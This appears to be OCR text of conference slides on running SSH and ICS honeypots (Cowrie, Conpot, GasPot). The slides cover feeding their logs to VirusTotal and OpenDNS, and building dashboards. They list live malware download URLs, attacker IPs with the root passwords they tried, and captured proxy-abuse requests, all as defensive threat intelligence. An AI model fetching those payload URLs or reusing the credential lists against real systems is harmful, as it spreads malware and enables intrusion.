1/62	2015-03-03 10:20:14	http://222.186.30.202:3282/4.jpg
1/62	2015-02-18 22:15:06	http://222.186.30.202:4484/4.dll
1/62	2015-02-11 12:30:34	http://222.186.30.202:58/sb360.exe

Programmatically instead of copy/paste

Intel as seen on HoneyPot server

SSH Callouts to IP addresses

Host	ASN	Organization	Created
5.152.215.2	35662	REDSTATION Redstation Limited,GB 86400	2008-07-14
95.211.185.149	60781	LEASEWEB-NL LeaseWeb Netherlands B.V.,NL 86400	2013-05-13
144.76.57.35	24940	HETZNER-AS Hetzner Online GmbH,DE 86400	2002-06-03

Information from OpenDNS Investigate (not a sales pitch, just an example)

DETAILS FOR 5.152.215.2

Hosting 0 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description
5.152.192.0/19	AS 35662	REDSTATION Redstation Limited,GB 86400

Programmatically instead of copy/paste

Successful SSH connections

Time	Source IP	Username	Password	ASN	Organization
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T20:29:42.429273Z	50.131.187.245	root	yoyoyo	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T13:09:49.603090Z	59.63.188.45	root	wubao	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400

DETAILS FOR 59.63.188.45

Hosting 0 malicious domains for 1 week

This IP is currently in the OpenDNS Security Labs block list as malware

AS

Prefix	ASN	Network Owner Description
59.62.0.0/15	AS 4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400

59.40.0.0/15	China	yysxxy.gdut.edu.cn gzkjwl.com leaddeal.net bossmagnet.net
59.44.0.0/14	China	d9mm.com www.mapleleaf.cn astxedu.com dywt.com.cn pre.mapleleaf.cn pjdzqc.com reg.huluxia.net 22.dn3375824.com cdn1.yd.ukimya.com cdn3.yd.urmey.com 3g0419.com
59.52.0.0/14	China	bbs.flashwing.net d.downbai.com d.srui.cn d2.55t.cn d3.baidud.cn dl.assatop.com jxjyzy.com moonhut.cn picture.888.5lin.com sanjun.com www.jxjyzy.com www.ucbug.cc www15.piaodown.com www8.piaodown.com d2.baidud.cn cnc.wdown.cn train.jxjyzy.com finance.jxufe.cn www.ic60.com dx10.3234.com gosuyun.hhxj02.hhgoip.com www.jxdjg.gov.cn a.downdrv.com dx6.3234.com enkj.newhua.com lc.piaodown.com www.gmlyw.com down.gamechinaz.cn dx1.duoxa.com jy0816.com jxwmw.cn d.haoimg.com www.xingzhanfengbao5.com bo.dlwns.cn xingzhanfengbao5.com reg.huluxia.net www.lchse.com www.hainingren.com www.ejnq.gov.cn xz.lxd.cc cdn1.yd.ukimya.com cdn3.yd.urmey.com wt.xiapc.com 21cnjy.com idc567.net jdypgxw.com jxsrmyy.cn jxrxgsgl.com yrhbzl.com
59.62.0.0/15	China	56.duote.com.cn www.cs2003.net www.0797pta.com www.lz119.gov.cn gzcgj.com.cn ynkcw.net.cn 3guogame.com hack.1370999.com 400.jxmmw.org.cn www.fzdingguan.com sisjxnu.com

It’s better to have the honeypot server do all that for you

DEEPSEC

FILES FROM HONEYPOTS

Log files get pushed to the server from all the honeypots:

```
josh@ubuntu:/opt/files/incoming$ ls -l
total 48
-rw-r--r-- 1 logstash logstash 32484 Sep 23 18:15 conpot.log
-rw-r--r-- 1 logstash logstash  2279 Sep 23 18:15 cowrie.json
-rw-r--r-- 1 logstash logstash  5834 Sep 23 18:15 cowrie.log
-rwxrwxrwx 1 logstash logstash   801 Sep 23 18:15 malware_from_honeypots.txt
```

DEEPSEC

PROCESSING LOGS

These run on the server

```
analysis/
  conpot_reader.py
  cowrie_log_analysis.py
  gaspot_reader.py
  investigate_api_key.txt
  virustotal_api.py
  virustotal_api_key.txt
```

DEEPSEC

PROCESSING LOGS

These run on the server

- **virustotal_api.py**
  Read hashes and send to VirusTotal
- **conpot_reader.py**
  Read conpot logs, Look up info, format for database
- **cowrie_log_analysis.py**
  Read ssh logs, Look up info, format for database
- **gaspot_reader.py**
  Read gasp logs, Look up info, format for database

DEEPSEC

EXTRA SPECIAL THINGS

- VirusTotal API
- OpenDNS Investigate
- More coming…
  - Send to Cuckoo and/or malwr.com
  - Other options that don't cost $$$


DEEPSEC

OTHER THINGS YOU MIGHT NEED

DEEPSEC

METRICS

- A Dashboard
  (I googled ‘ugliest dashboard’)




...ew

DEEPSEC

METRICS

- A Dashboard
- Searching



DEEPSEC

METRICS

- A Dashboard
- Searching
- Threat map
  (management **NEEDS** it)

VIEW OF MY DASHBOARD

Default

*

SSH Conections

31

Count

GasPot

4


Count

ConPot Connections

28


Count

Honeypot Sources



Legend
- ssh
- conpot
- gaspot

Attack Map



HoneyPots (activity)

Top 5 type	Count
ssh	1,579
conpot	28
gaspot	4

DEEPSEC

VIEW OF SEARCHING

*GasPot

*GasPot

4 hits

Selected Fields

_source

Available Fields

Popular

type

@timestamp

@version

_id

_index

_type

geoip.area_code

geoip.city_name


geoip.continent_code

geoip.coordinates

geoip.country_code2

geoip.country_code3

September 25th 2015, 15:05:06.227 - September 25th 2015, 15:20:06.227 — by 30 seconds



Time	_source
September 25th 2015, 15:10:29.768	path: /opt/GasPot/all_attempts.log type: GasPot message: 09/23/2015 02:50 - Non ^A Command Attempt from: 50.131.187.245 @version: 1 @timestamp: September 25th 2015, 15:10:29.768 host: ip-172-31-17-31 tags: _grokparsefailure source-ip: %{src-ip} _id: AVAF6fdGBc6B0uvg9xuu _type: GasPot _index: logstash-2015.09.25
September 25th 2015, 15:10:29.768	path: /opt/GasPot/all_attempts.log type: GasPot message: 09/23/2015 02:50 - Non ^A Command Attempt from: 50.131.187.245 @version: 1 @timestamp: September 25th 2015, 15:10:29.768 host: ip-172-31-17-31 tags: _grokparsefailure source-ip: %{src-ip} _id: AVAF6fdGBc6B0uvg9xut _type: GasPot _index: logstash-2015.09.25

DEEPSEC

GETTING INTEL

Home | Successful SSH Connections | Unsuccessful SSH Connections | SSH IP Callouts | SSH Domain Callouts | Malware on VirusTotal | ConPot Connections | GasPot Connections

Successful SSH connections

Time	Source IP	Username	Password	ASN	Organization
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:29:42.429273Z	50.131.187.245	root	yoyoyo	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T13:09:49.603090Z	59.63.188.45	root	wubao	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86
2015-09-20T11:02:30.759854Z	89.248.168.148	root	12345	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:26:23.892632Z	50.131.187.245	root	joshy	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T19:47:52.028887Z	94.102.63.81	root	admin	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T11:34:35.494558Z	218.87.111.109	root	wubao	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86
2015-09-20T15:12:46.362528Z	175.126.82.235	root		9318	HANARO-AS Hanaro Telecom Inc.,KR 86400
2015-09-20T15:22:08.828480Z	175.126.82.235	root		9318	HANARO-AS Hanaro Telecom Inc.,KR 86400
2015-09-20T11:02:02.192010Z	89.248.168.148	root	admin	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:24:45.009581Z	50.131.187.245	root	testetest	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T16:13:42.839400Z	23.94.97.13	root	admin	36352	AS-COLOCROSSING - ColoCrossing,US 86400
2015-09-20T11:02:23.076307Z	89.248.168.148	root	1234	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:35:25.141976Z	50.131.187.245	root	hithere	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:33:04.557668Z	50.131.187.245	root	misterj	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:46:47.668196Z	50.131.187.245	root	test6	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:41:10.131518Z	50.131.187.245	root	yello	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:42:35.333847Z	50.131.187.245	root	testing6	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:48:22.183523Z	50.131.187.245	root	tester	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T21:31:25.766927Z	43.229.53.46	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T21:33:13.538098Z	43.229.53.90	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T21:59:01.897286Z	43.229.53.46	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T22:23:19.434186Z	43.229.53.46	root	wubao	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T22:23:36.264303Z	43.229.53.46	root	jiamima	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400

GETTING INTEL

Gaspot Connections

Time	Command	Host	ASN	Organization	Created
09/02/2015 23:32	Non ^A Command Attempt from	199.116.75.154	32329	MONKEYBRAINS - Monkey Brains,US 86400	2004-04-14
09/02/2015 23:33	Non ^A Command Attempt from	199.116.75.154	32329	MONKEYBRAINS - Monkey Brains,US 86400	2004-04-14
09/03/2015 04:02	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None
09/04/2015 19:36	<function l20100 at 0x29ff1b8> Command Attempt from	80.82.70.198	29073	ECATEL-AS Ecatel LTD,NL 86400	2003-05-26
09/08/2015 01:34	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None
09/08/2015 02:10	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None

Connections into ConPot

Time	Host	ASN	Organization	Created
2015-09-20 03:21:00	112.74.206.117	37963	CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd.,CN 86400	2006-03-08
2015-09-20 03:21:00	117.21.173.36	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400	2002-08-01
2015-09-20 03:21:00	117.217.22.25	9829	BSNL-NIB National Internet Backbone,IN 86400	2000-01-19
2015-09-20 03:21:00	1.23.145.182	45528	TDN Tikona Digital Networks Pvt Ltd.,IN 86400	2008-11-21
2015-09-20 03:21:00	125.64.94.200	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400	2002-08-01
2015-09-20 03:21:00	129.89.192.36	7050	UW-MILWAUKEE-AS1 - University of Wisconsin - Milwaukee,US 86400	None
2015-09-20 03:21:00	141.212.121.128	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.178	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.194	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.42	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.58	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.82	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.90	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.98	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	151.236.58.222	29550	SIMPLYTRANSIT Simply Transit Ltd,GB 86400	2003-10-09
2015-09-20 03:21:00	155.94.222.12	8100	ASN-QUADRANET-GLOBAL - QuadraNet, Inc,US 86400	2009-10-22
2015-09-20 03:21:00	169.54.233.121	36351	SOFTLAYER - SoftLayer Technologies Inc.,US 86400	2005-12-12
2015-09-20 03:21:00	169.54.233.123	36351	SOFTLAYER - SoftLayer Technologies Inc.,US 86400	2005-12-12
2015-09-20 03:21:00	177.33.35.152	28573	NET Servi\195\167os de Comunica\195\167\195\163o S.A.,BR 86400	2003-11-27
2015-09-20 03:21:00	178.239.50.139	47869	NETROUTING-AS Netrouting,NL 86400	2008-09-09
2015-09-20 03:21:00	178.239.50.140	47869	NETROUTING-AS Netrouting,NL 86400	2008-09-09

DEEPSEC

GETTING INTEL

Intel from Honeypots

As honeypots are attacked/communicated with, data will populate here.

Static files:

List of SSH Get Requests as seen when attackers think they're on the system (txt)

DEEPSEC

GETTING INTEL

```
2015-09-13 16:19:19+0000 [SSHChannel None (176) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /analytics.js HTTP/1.1
Host: www.google-analytics.com
Connection: keep-alive
Accept: */*
User-Agent: Mzla50(idw T61 O6)ApeeKt573 KTL ieGco hoe4..448 aai573
Referer: http://www.10youtube.com/it
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8


2015-09-13 16:19:45+0000 [SSHChannel None (177) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=which+country+is+the+easiest+to+earn+a+college+degree&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://vidstreet.com/search?q=which+country+is+the+easiest+to+earn+a+college+degree&button=Search
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 95.211.185.149


2015-09-13 16:21:51+0000 [SSHChannel None (178) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=free+seminary+or+bible+college+degrees+online&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://utesvideo-searcher.com/search?q=free+seminary+or+bible+college+degrees+online&button=Search
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 5.152.215.2


2015-09-13 16:23:50+0000 [SSHChannel None (179) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=health+insurance+companies+for+washington+state&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://supermovie-searcher.com/search?q=health+insurance+companies+for+washington+state&button=Search
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 5.152.215.2


2015-09-13 16:26:13+0000 [SSHChannel None (180) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=discount+flowers+and+bulbs&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://rambovideo-searcher.com/search?q=discount+flowers+and+bulbs&button=Search
```

IN PROGRESS

- Dionaea Reader
- Passive DNS
- Malwr Analysis
- Download malware
- Docker images for various honeypots

DEEPSEC

AND MOST IMPORTANT

DEEPSEC

REAL ANALYSIS

